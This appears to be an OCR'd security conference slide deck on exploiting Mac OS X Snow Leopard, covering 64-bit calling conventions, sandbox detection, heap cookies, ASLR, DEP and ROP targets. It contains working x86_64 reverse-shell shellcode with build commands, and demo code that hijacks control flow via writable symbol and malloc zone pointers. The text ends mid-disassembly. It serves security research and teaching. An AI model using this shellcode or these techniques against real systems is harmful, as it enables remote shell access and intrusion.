Mac OS X Hacking

Snow Leopard Edition

Charlie Miller

Independent Security Evaluators

cmiller@securityevaluators.com

@0xcharlie

About me

- Former US National Security Agency researcher
- First to hack the iPhone and G1 Android phone
- Winner of CanSecWest Pwn2Own: 2008, 2009, 2010
- Author
  - Fuzzing for Software Security Testing and Quality Assurance
  - The Mac Hacker's Handbook
- PhD, CISSP, GCFA, etc.

About this talk

- The Mac Hackers Handbook came out in March 2009 and covered Tiger and Leopard
- That summer Snow Leopard came out and broke many of the examples
- This talk covers those differences and how to still exploit Macs


Overview

- Background
- Fun with 64-bit applications
- Sandboxing
- Topics in Heap overflows
- ASLR
- DEP


64 bit

- Many processes are now 64 bit
- Some older macs, circa 2007, are different
- By default, kernel is still 32 bit:
  - Darwin Charlie-Millers-Computer.local 10.4.0 Darwin Kernel Version 10.4.0: Fri Apr 23 18:28:53 PDT 2010; root:xnu-1504.7.4~1/RELEASE_I386 i386

64-bit processes (mostly)



Older macs - all 32 bit




Safari (newer macs)

- Safari is 64-bit
- 32-bit plugins are managed by WebKitPluginAgent
- Plugins may be either 32 or 64-bit (usually 32)
- 64-bit plugins (Java) are in Safari's address space

```
$ pstree
...
  | |-+= 27097 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginAgent
  | | |--- 27106 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginHost.app/Contents/MacOS/WebKitPluginHost
  | | \--- 27345 dr /System/Library/Frameworks/WebKit.framework/WebKitPluginHost.app/Contents/MacOS/WebKitPluginHost
```

PID	Process Name	User	% CPU	Threads	Real Mem	Kind	Virtual Mem
27106	Flash Player (Safari Internet plug-in)	dr	103.3	8	45.4 MB	Intel	62.0 MB
27298	QuickTime Plugin (Safari Internet ...	dr	12.6	10	12.3 MB	Intel	27.8 MB
27092	Safari	dr	10.9	11	122.4 MB	Intel (64 bit)	222.0 MB

“Crash resiliency”



Older macs

- ...and users who launch Safari under 32 bit
- Plugins run within Safari's (32-bit) address space

```
$ vmmap PID
__TEXT                 00001000-0052b000 [ 5288K] r-x/rwx SM=COW  /
Applications/Safari.app/Contents/MacOS/Safari
...
__TEXT                 19dcb000-1a50b000 [ 7424K] r-x/rwx SM=COW  /
Users/cmiller/Library/Internet Plug-Ins/Flash Player.plugin/
Contents/MacOS/Flash Player
```

64-bit calling conventions

- Mac OS X uses the System V Application Binary Interface AMD64 Architecture Processor Suppliment
- Arguments passed in rdi, rsi, rdx, rcx, r8, r9
  - or stack if more than that or larger than register
- rbx, rsp, rbp, r12-r15 are preserved across function calls
- rax contains (first) return value. rdx second

System calls

- syscall number in rax (+0x2000000)
- rcx will be clobbered, save it if you want
- arguments in registers like calling function
- use syscall instruction
- INT 0x80 can only pass 32-bit values
  - According to FreeBSD mailing list

Shellcode

- x86 shellcode doesn't typically work
  - For example, no metasploit Mac OS X shellcode works on x86_64
- Only public x86_64 OS X shellcode is from @fjserna
  - Connect() shellcode, contains NULL's

osx/x86/shell_reverse_tcp

Stack is 64 bit, code expects 32

```
0x7fff5fbffa58:   0x5c1102ff 0x00000000 0x0100007f 0x00000000
```

```
push   0x100007f
push   0x5c1102ff
mov    edi,esp
xor    eax,eax
push   rax
push   0x1
push   0x2
push   0x10
mov    al,0x61
int    0x80
...
```

Wrong calling convention

Wrong syscall number

int 80 used instead of syscall

Cleaner and smaller version of that shellcode (120 bytes)

Compare with:
osx/x86/shell_reverse_tcp - 65 bytes
@fjserna's was 165 bytes

Compile with:

```
/usr/bin/nasm -fmacho64 connect.s
ld -e _start -o connect connect.o
```

```
BITS 64
SECTION .text
GLOBAL _start
_start:
  ; socket = 0x2000061
  xor rdi, rdi
  inc rdi
  mov rsi, rdi
  inc rdi
  xor rdx, rdx
  mov eax, 0x2000061
  syscall

  ; connect = 0x2000062
  mov rdi, rax
  lea rsi, [rel sockaddr_in]
  xor rdx, rdx
  mov dl, 0x10
  mov eax, 0x2000062
  syscall

  mov r12, 3
  xor rsi, rsi
  dec rsi
duper:
  inc rsi
  ; dup2 = 0x200005a
  mov eax, 0x200005a
  syscall
  sub r12, 1
  jne duper

  ; execve = 0x200003b
  lea rdi, [rel cmd]
  xor rdx, rdx
  push rdx
  push rdi
  mov rsi, rsp
  mov eax, 0x200003b
  syscall

  ; exit = 0x2000001
_exit:
  mov eax, 0x2000001
  syscall

section .data
sockaddr_in:
  dd 0x5c110200     ; port 4444
  dd 0x0100007f     ; 127.0.0.1
cmd:
  db '/bin/sh',0
```

Tools

- Some tools won't work on 64-bit
  - pydbg
  - valgrind
- GDB still works fine

Sandboxing

- Implements fine-grained access controls
  - Accessing resources (sockets, files, shared mem)
  - Sending/receiving Mach messages
  - Sending/receiving BSD signals
- Started via sandbox_init() call (or sandbox_exec)

Mac OS X sandboxing architecture

- User process calls sandbox_init() (in libSystem)
- libSystem dynamically loads libSandbox for support functions
- Initiates action in the kernel via SYS__mac_syscall system call
- Sandbox.kext kernel module hooks syscalls via TrustedBSD interface and limits access as defined in policy

Snow Leopard sandboxing

- No client-side applications are sandboxed, including
  - Safari
  - Mail
  - iTunes
  - Plugins including Flash and QuickTime

Can’t make a sandbox in a sandbox

- To check if a process has been sandboxed, use GDB to try to put it in a sandbox
  - call sandbox_init()
- If it succeeds, you’re not in a sandbox
- If it fails, you’re in a sandbox already

Example

- Safari

```
(gdb) print (int) sandbox_init("pure-computation", 1, 0, 0)
Reading symbols for shared libraries .. done
$1 = 0
```

- mDNSresponder

```
(gdb) print (int) sandbox_init("pure-computation", 1, 0, 0)
$1 = -1
```

BTW, running Safari after this is loads of fun

Heap of pain

- Some significant improvements were made in the heap implementation in Snow Leopard compared to Leopard
- Check out Libc source code from opensource.apple.com
- Change from scalable_malloc.c to magazine_malloc.c

Leopard

- Free list pointers are checksummed for error detection only (fixed value used)

```
static INLINE uintptr_t
free_list_checksum_ptr(void *p)
{
    ptr_union ptr;
    ptr.p = p;
...
    return (ptr.u >> 2) | 0xC0000003U;
}
```

Snow Leopard

- In Snow Leopard, random security cookie used

```
...
    szone->cookie = arc4random();
...
static INLINE uintptr_t
free_list_checksum_ptr(szone_t *szone, void *ptr)
{
    uintptr_t p = (uintptr_t)ptr;
    return p | free_list_gen_checksum(p ^ szone->cookie);
}

static INLINE uintptr_t free_list_gen_checksum(uintptr_t ptr)
{
    uint8_t chk;

    chk  = (unsigned char)(ptr >>  0);
    chk += (unsigned char)(ptr >>  8);
    chk += (unsigned char)(ptr >> 16);
    chk += (unsigned char)(ptr >> 24);

    return chk & (uintptr_t)0xF;
}
```

Heap metadata overwrites

- In Leopard it is trivial to overwrite heap metadata to get arbitrary 4-byte writes (see MHH)
  - You now how to fake the checksums
- In Snow Leopard, this can't easily be done due to security cookie

Application data overflows

```
#include <iostream>
using namespace std;

class Base
{
public:
    virtual void function1() {};
    virtual void function2() {};
};

int main()
{
    int *buf = (int *)malloc(4*sizeof(int));;
    memset(buf, 0x41, 4*sizeof(int));

    Base *pClass = new Base();
    buf[4] = (int) buf;  // overflow into pClass on heap

    pClass->function1();
}
```

```
(gdb) r
Starting program: /Users/cmiller/test2
Reading symbols for shared libraries ++. done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x41414141
0x41414141 in ?? ()
```

ASLR

- No significant change from Leopard
- Library load locations are randomized per machine
  - Not per application or application launch
  - See /var/db/dyld/
- dyld, application binary, heap, stack are not randomized
- 64-bit memory space allow for “more” randomization

Fixed RX areas (ROP targets)

- dyld: 0x7fff5fc00000
- binary: 0x100000000
- commpage 64-bit: 0x7fffffe00000

Fun with wild writes

- Many times with exploitation, the “primitive” is to be able to write a DWORD to memory
- This write should eventually lead to getting control of $pc

32-bit processes

- Still use lazy symbol binding
- At fixed, predictable location in memory
- Is writable

```
__la_symbol_ptr:0000201C ; ===========================================================================
__la_symbol_ptr:0000201C
__la_symbol_ptr:0000201C ; Segment type: Pure data
__la_symbol_ptr:0000201C __la_symbol_ptr segment dword public 'DATA' use32
__la_symbol_ptr:0000201C                 assume cs:__la_symbol_ptr
__la_symbol_ptr:0000201C                 ;org 201Ch
__la_symbol_ptr:0000201C _exit_ptr       dd offset __imp__exit   ; DATA XREF: _exit↑r
__la_symbol_ptr:0000201C __la_symbol_ptr ends
__la_symbol_ptr:0000201C
```

32-bit example

```
int main(){
    int *p = 0x201c;
    *p = 0xdeadbeef;
}
```

```
$ gcc -g -m32 -o test test.c
```

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0xdeadbeef
0xdeadbeef in ?? ()
```

64-bit

- No easy function pointers like in 32-bit (no __IMPORT)
- However, the heap is not randomized
  - szone pointers are available starting at 0x100004010
    - Memory management pointers
  - In particular szone_malloc()

64-bit example

```
int main(){
        long int *p = 0x100004018;
        *p = 0xdeadbeefbabecafe;
        malloc(16);
}

gcc -g -o test test.c
```

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: 13 at address: 0x0000000000000000
0x00007fff821ddf06 in malloc_zone_malloc ()
(gdb) x/i $pc
0x7fff821ddf06 <malloc_zone_malloc+78>:    call   QWORD PTR [r13+0x18]
(gdb) x/4wx $r13+0x18
0x100004018: 0xbabecafe   0xdeadbeef   0x821e01da   0x00007fff
```

DEP

- Leopard DEP
  - Stack was protected with DEP
  - Heap was executable, even though page permissions indicated it was not
  - Heap could always be executed, even if explicitly set to not allow execution

Snow Leopard DEP

- Stack and heap are protected with DEP (64-bit processes)
  - This is the biggest security difference between Leopard and Snow Leopard
- 32 bit processes (i.e. Flash and QT plugin) do not have DEP on heap
  - Exploiting QT or Flash is very easy!
- 32 bit processes (old macs) do not have DEP on heap

What about a Flash JIT spray?

- Flash runs in a separate process, so can’t be used for JIT spray for (non-Flash) browser bugs

JIT spray within Safari

- Potential candidates are Java and Javascript

```
$ vmmap 27581 | grep 'rwx/rwx'
Java                    000000011e001000-000000012100100 [ 48.0M] rwx/rwx SM=PRV
JS JIT generated code   0000451ca3200000-0000451cab200000 [128.0M] rwx/rwx SM=PRV
JS JIT generated code   0000451cab200000-0000451d23200000 [  1.9G] rwx/rwx SM=NUL
```

Java

- Java memory region is allocated at the “top” of the heap
- Heap is not randomized so you have a reasonable idea of where to find it
- Region is only 48mb and cannot be expanded
- Not a reliable choice for exploitation

Javascript

- Webkit JS RWX region is much larger: 1.9 gb
- However, Webkit randomizes the load address, those bastards

```
#define INITIAL_PROTECTION_FLAGS (PROT_READ | PROT_WRITE | PROT_EXEC)
...
        // Cook up an address to allocate at, using the following recipe:
        //   17 bits of zero, stay in userspace kids.
        //   26 bits of randomness for ASLR.
        //   21 bits of zero, at least stay aligned within one level of the pagetables.
        //
        // But! - as a temporary workaround for some plugin problems (rdar://problem/6812854),
        // for now instead of 2^26 bits of ASLR lets stick with 25 bits of randomization plus
        // 2^24, which should put up somewhere in the middle of usespace (in the address range
        // 0x200000000000 .. 0x5fffffffffff).
        intptr_t randomLocation = arc4random() & ((1 << 25) - 1);
        randomLocation += (1 << 24);
        randomLocation <<= 21;
        m_base = mmap(reinterpret_cast<void*>(randomLocation), m_totalHeapSize,
INITIAL_PROTECTION_FLAGS, MAP_PRIVATE | MAP_ANON, VM_TAG_FOR_EXECUTABLEALLOCATOR_MEMORY
, 0);
```

The good news

- The location of dyld is not randomized
- The location of the binary is not randomized
- The location of the commpage is not randomized
- We can perform Return Oriented Programming (ROP)

What happened to __IMPORT?

- In 32 bit processes, __IMPORT sections are RWX
  - Also provide __jump_table pointers to overwrite
- In 64 bit processes, no __IMPORT sections!

Difficulties

- Passing parameters by register makes things harder than in x86
- dyld is not very large
- problems with rbp

The problem with RBP

- If you want to use code that returns, have to deal with the leave instruction
- Leave -> mov rsp, rbp; pop rbp
- If rbp doesn't point to your data, you lose control of the ROP

```
; Attributes: bp-based frame

; ImageLoaderMachO::segmentCount(void)const
__ZNK16ImageLoaderMachO12segmentCountEv proc near
push    rbp
